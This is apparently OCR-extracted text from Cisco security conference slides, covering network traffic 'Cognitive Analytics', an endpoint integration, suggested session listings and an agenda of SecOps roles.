


Customer Example:


- 15000 Employees
- Standard Office Desktops/Notebooks (without Office 365)
- approx. 6500 Requests per Second

Cognitive Analytics - Overview


- Webtraffic Log generates a huge amount of data.
- Processing the data often needs a lot of system ressources/time/costs.
- Analysis needs a lot of time and is often a single spot of investigation (OnDemand).
- Correlation with other Data Sources (Endpoint/Sandbox) often is a manual process.



Cognitive Analytics - Enablement




Network Analysis Pipeline




Blog: http://cs.co/cta-network

Cognitive Analytics - Analytics



AMP for Endpoints – Cisco DUO Integration



Suggested Session

- Threat Grid Cloud and AMP – Integrations covering Web, Email, Firepower & Endpoint Security
  - BRKSEC-2890, Tuesday, 11:00 - 13:00
- Application and User-centric Protection with DUO Security
  - BRKSEC-2382, Tuesday, 11:00 - 13:00
- Curing Endpoint Security Blindness with Cisco Endpoint Security Analytics (CESA)
  - World of Solutions, Tuesday, 12:30

Agenda

0. General Introduction
1. Architecture – The IT Architect Role
2. Tier-1 SecOps – The Analyst Role
3. Tier-2 SecOps – The Incident Response Role
4. Workplace Engineering – The IT Endpoint Role
5. Automation & Integration – SecOps Management

We're here

Endpoint Security Capabilities

